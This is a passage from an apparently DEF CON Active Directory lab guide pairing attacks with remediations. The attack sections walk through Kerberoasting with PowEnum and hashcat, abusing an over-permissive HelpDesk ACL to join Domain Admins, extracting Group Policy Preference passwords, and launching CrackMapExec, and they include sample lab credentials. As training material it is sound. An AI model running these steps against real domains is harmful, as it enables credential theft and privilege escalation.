


Figure 40

## Restricting Net Session Enumeration with Net Cease

Remove the ability of any users to be able to discover session information from a remote computer by opening the registry editor, browsing to the below location and selecting permissions

*HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/Services/LanmanServer/DefaultSecurity/SrvsvcSessionInfo*




Figure 41

Note that the group USERS has read permissions which includes all authenticated users of a domain




Figure 42

Open a PowerShell session as Administrator by right clicking the icon on the desktop




Figure 43

Switch to the Net Cease location by typing cd\ enter, cd .\Netcease and run the script by typing .\NetCease.ps1

Note: Net Cease can be downloaded at <https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b>

```
PS C:\Users\defconadmin> cd \
PS C:> cd .\Netcease
PS C:\Netcease> .\NetCease.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Netcease\NetCease.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
Netcease 1.02 by Itai Grady (@ItaiGrady), Microsoft Advance Threat Analytics (ATA) Research Team, 2016
Permissions successfully updated
In order for the hardening to take effect, please restart the Server service
PS C:\Netcease> -
```

Figure 44

## Lab 3 – Attack

### Kerberoasting

Open up the PowEnum folder on your desktop.




Figure 45

Validate PowEnum.ps1 resides in the folder




Figure 46

Click in the address bar and type “powershell –nop –ep bypass”




Figure 47

In the powershell window type “Import-Module .\PowEnum.ps1”




Figure 48

Now type “Invoke-PowEnum -Mode Roasting”




Figure 49

PowEnum will automate the Kerberoasting process

```
PS C:\Users\demouser\Desktop\PowEnum> Invoke-PowEnum -Mode Roasting
Is Excel Installed? Disabling Excel Output
[>] Downloading Powerview | https://raw.githubusercontent.com/PowerShell
ss
Enumeration Domain: defcon.local
Enumeration Mode: Roasting
[>] Downloading ASREPRoast | https://raw.githubusercontent.com/HarmJ0
[ ] ASREPRoast (John Format) | 0 Identified
[ ] Kerberoast (Hashcat Format) | 1 Identified
Running Time: 3s
Current Date/Time: 07/19/2017 00:27:30
Exiting...
```

Figure 50

The Kerberoasted account hashes will now appear in the folder the script was executed in.




Figure 51

Open up putty from the desktop.



Figure 52

Load the Defcon Kali Linux profile and click open.




Figure 53

Enter your credentials then cd into the Kerberoast Folder

```
defconadmin@LabKali:~$ cd Kerberoast/
```

Figure 54

Start cracking the ticket by typing in “hashcat -r hob064.rule -m 13100 Elliots\_Ticket.txt rockyou.txt -o Elliots\_Ticket\_Cracked.txt –force”

```
defconadmin@LabKali:~/Kerberoast$ hashcat -r hob064.rule -m 13100 Elliots_Ticket.txt rockyou.txt -o Elliots_Ticket_Cracked.txt --force
hashcat (v3.0) starting...
NVIDIA: no NVIDIA devices found
OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2673 v4 @ 2.30GHz, 2047/5221 MB allocatable, 2MCU
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 64
Applicable Optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
Watchdog: Hardware Monitoring Interface not found on your system
Watchdog: Temperature abort trigger disabled
Watchdog: Temperature retain trigger disabled
```

Figure 55

After the cracking completed cat out the cracked ticket by typing “cat Elliots\_Ticket\_Cracked.txt”

```
defconadmin@LabKali:~/Kerberoast$ cat Elliots_Ticket_Cracked.txt
$krb5tgs$23$Elliot.Alderson$defcon.local$MSSQLSrv/SQLSRV01.defcon.local*$fd6441
5d6ef04734ad9d1ba8552c0b84$b3330df15ce9da96334b0d5f79fecde6035cc6171489abfe2bfile
ee36a9d9e823058a176f22e74ed7bd48e47d94008bc20f1882c1da2e38448b76589fe0f1770d522
2301d2d1d7e0c90f2aa3787c9dcf4974cb36191e8f8c1e24ea1947050b31854c23b77721a2f041c7
```

Figure 56

**Username:** Elliot.Alderson

**Password:** Skittles!

## Insecure ACL

Open up the PowEnum folder on your desktop.




Figure 57

Validate PowEnum.ps1 resides in the folder




Figure 58

Click in the address bar and type “powershell –nop –ep bypass”




Figure 59

In the powershell window type “.\ADACLScan.ps1”



Figure 60

Follow the steps listed the picture below




Figure 61




Figure 62

AD ACL Scanner will begin its scanning




Figure 63

Review the results, focusing on the critical items.

Report on DEFCON-defcon							
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group						
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\Domain Admins</a>	Owner	False	This Object Only	Read permissions, Modify permissions	Info
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">BUILTIN\Administrators</a>	Allow	False	This object and all child objects	CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDad, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">BUILTIN\Administrators</a>	Allow	False	This Object Only	CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDad, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">BUILTIN\Pre-Windows 2000 Compatible Access</a>	Allow	False	This object and all child objects	ListChildren	Info
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">BUILTIN\Pre-Windows 2000 Compatible Access</a>	Allow	False	This Object Only	Read Permissions, List Contents, Read All Properties, List	Low
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\Domain Admins</a>	Allow	False	This Object Only	CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDad, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\Enterprise Admins</a>	Allow	False	This object and all child objects	Full Control	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\sp_svc</a>	Allow	False	This object and all child objects	ReadProperty, WriteProperty, GenericExecute	Medium
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">DEFCON\HelpDesk</a>	Allow	False	This object and all child objects	Full Control	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	<a href="#">Everyone</a>	Allow	False	This Object Only	ExtendedRight Change Password	Low

*Figure 64*

Full control is granted to the HelpDesk group. Click on the HelpDesk link to see the members of the group

*Figure 65*

Right click the command prompt (while holding Shift) from the desktop and select “Run as different user”. Enter Elliot.Alderson credentials




Figure 66

Attempt to add Elliot.Alderson to the “Domain Admins” group by typing  
net group /domain "Domain Admins" /add "Elliot.Alderson"

```
C:\>net group /domain "Domain Admins" /add "Elliot.Alderson"
The request will be processed at a domain controller for domain defcon.local.
The command completed successfully.
```

Figure 67

Verify Elliot.Alderson is now a Domain Admin by typing  
net group /domain "Domain Admins"

```
C:\>net group /domain "Domain Admins"
The request will be processed at a domain controller for domain defcon.local.

Group name      Domain Admins
Comment        Designated administrators of the domain

Members

-----
Andrew           defconadmin          DemoUser
Elliot.Alderson
The command completed successfully.
```

Figure 68

# Lab 3 – Remediation

## Fine Grained Password Policies

To make it more difficult for attackers to crack passwords to sensitive accounts you need to create a separate password policy for Service Accounts. This is done with a Fine Grain Password Policy

**Note: We will be demonstrating how to add Fine Grained Password Policy to service accounts. This should be repeated for ALL privileged accounts.**

Open Service Manager, select tools and Active Directory Administrative Center



Figure 69

Create a new group




Figure 70

Name the group Service Accounts




Figure 71

Add the sp\_svc and Elliot.Alderson to the Service account group and select ok.




Figure 72

Browse to Defcon (local), System and DOUBLE CLICK Password Settings Container




Figure 73

On the left side of the screen under Tasks select New, Password Settings




Figure 74

Create the policy by naming the policy Service Accounts, Set the precedence to 1 (This means this will overwrite all other policies), set password length to 22. Click the Add button to apply this policy to members of the group Service Accounts. Note that Fine grain account policies are applied to groups instead of OU's.




Figure 75

## Group Managed Service Accounts

Group Managed Service groups allows for service accounts passwords by default to be rotated every 30 days.

```
PS C:\Users\defconadmin> Add-KdsRootKey -EffectiveTime ((get-date).addhours(-10))
Guid
-----
a3123e63-4361-47eb-d85d-c4ecfc7c99a1
```

Figure 76

When you have created, you can create a managed service account from a domain controller. We'll create a MSA named SQL01MSSQL in the defcon.local domain for use on a domain controller.

```
New-ADServiceAccount -Name SQL01MSSQL -Enable $true -DNSHostName SQL01MSSQL.defcon.local
```

Figure 77

Next, you'll need to specify which computers have access to the managed service account.

```
Set-ADServiceAccount -Identity SQL01MSSQL -PrincipalsAllowedToRetrieveManagedPassword labdc1$
```

Figure 78

Lastly, the account needs to be installed on the computer accessing the MSA. You'll need to do this as a domain admin and the AD PowerShell module installed and loaded there as well:

```
Install-ADServiceAccount SQL01MSSQL
```

Figure 79

You can now use the MSA in the format of DOMAINNAME\ACCOUNTNAME\$ with a blank password when configuring a service.

Note that Service accounts are typically only supported for Windows applications (i.e. scheduled tasks, Microsoft SQL, Exchange, and IIS). Most other applications do not support the use of managed service accounts.

## Lab 4 – Attack

### Group Policy Preferences Passwords

Open up the PowEnum folder on your desktop.




Figure 80

Validate PowEnum.ps1 resides in the folder



Figure 81

Click in the address bar and type “powershell –nop –ep bypass”




Figure 82

In the powershell window type “Import-Module .\PowEnum.ps1”



Figure 83

Now type “Invoke-PowEnum -Mode SYSVOL”

```
PS C:\Users\defconadmin\Desktop\SaveMe\PowEnum> Invoke-PowEnum -Mode SYSVOL
Is Excel Installed? Disabling Excel Output
[>] Downloading Powerview | https://raw.githubusercontent.com/PowerShellMafia/
    ss
Enumeration Domain: defcon.local
Enumeration Mode: SYSVOL
[>] Downloading Get-GPPPassword | https://raw.githubusercontent.com/PowerShellMafia/
    assword.ps1 | Success
[ ] GPP Password(s) | 1 Identified
[ ] Potential logon scripts on \\defcon.local\SYSVOL | 3 Identified
Running Time: 2s
Current Date/Time: 07/21/2017 12:28:06
Exiting...
```

Figure 84

Open up the GPPPassword csv.




Figure 85

The password the local admin account is displayed in cleartext.

UserName	NewName	Password	Changed	File	NodeName
gpo_LA	[BLANK]	HoldTheDoor!	2017-06-30 18:...	\\defcon.local...	Groups

Figure 86

## Credential Theft

Login to your Kali Linux box. Open up putty from the desktop



Figure 87

Load the Defcon Kali Linux profile and click open




Figure 88

CrackMapExec Requires root privileges. Su to root.

```
defconadmin@LabKali:~$ sudo su
[sudo] password for defconadmin:
root@LabKali:/home/defconadmin#
```

Figure 89

Validate CrackMapExec is working as expected (cmd: 'cme')

```
root@LabKali:/home/defconadmin# cme
usage: cme [-h] [-v] [-t THREADS] [-id CRED_ID [CRED_ID ...]]
           [-u USERNAME [USERNAME ...]] [-d DOMAIN | --local-auth]
           [-p PASSWORD [PASSWORD ...] | -H HASH [HASH ...]] [-M MODULE]
           [-o MODULE_OPTION [MODULE_OPTION ...]] [-L] [--show-options]
           [-share SHARE] [--smb-port {139,445}] [--mssql-port PORT]
           [--server {http,https}] [--server-host HOST] [--server-port PORT]
           [--timeout TIMEOUT]
           [--gfail-limit LIMIT | --ufail-limit LIMIT | --fail-limit LIMIT]
           [--verbose] [--sam] [--lsa] [--ntds {vss,drsuapi}] [--ntds-history]
